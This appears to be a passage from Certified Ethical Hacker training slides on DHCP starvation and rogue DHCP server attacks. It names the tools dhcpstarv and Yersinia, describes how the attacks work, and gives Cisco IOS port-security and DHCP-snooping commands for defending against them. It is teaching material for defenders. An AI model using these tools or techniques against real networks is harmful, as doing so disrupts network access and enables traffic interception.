
- dhcpstarv implements DHCP starvation attack. It requests DHCP leases on specified interface, saves them, and renews on regular basis



<http://dhcpstarv.sourceforge.net>

Yersinia

- Yersinia is a network tool designed to take advantage of some **weakness** in different network protocols
- It pretends to be a solid framework for analyzing and testing the **deployed networks and systems**



<http://www.yersinia.net>


Rogue DHCP Server Attack



01

Attacker sets rogue DHCP server in the network and responds to DHCP requests with bogus IP addresses; this results in compromised network access

This attack works in conjunction with the DHCP Starvation attack; attacker sends TCP/IP setting to the user after knocking him/her out from the genuine DHCP server




How to Defend Against DHCP Starvation and Rogue Server Attack


CEH

Enable port security to defend against DHCP starvation attack

- Configuring MAC limit on switch's edge ports drops the packets from further MACs once the limit is reached



Enable DHCP snooping that allows switch to accept DHCP transaction coming only from a trusted port



IOS Switch Commands

- switchport port-security
- switchport port-security maximum 1
- switchport port-security violation restrict
- switchport port-security aging time 2
- switchport port-security aging type inactivity




IOS Global Commands

- ip dhcp snooping vlan 4,104 → this is what VLANs to snoop
- no ip dhcp snooping information option → this allows some DHCP options
- ip dhcp snooping → this turns on DHCP snooping

Note: All ports in the VLAN are not trusted by default

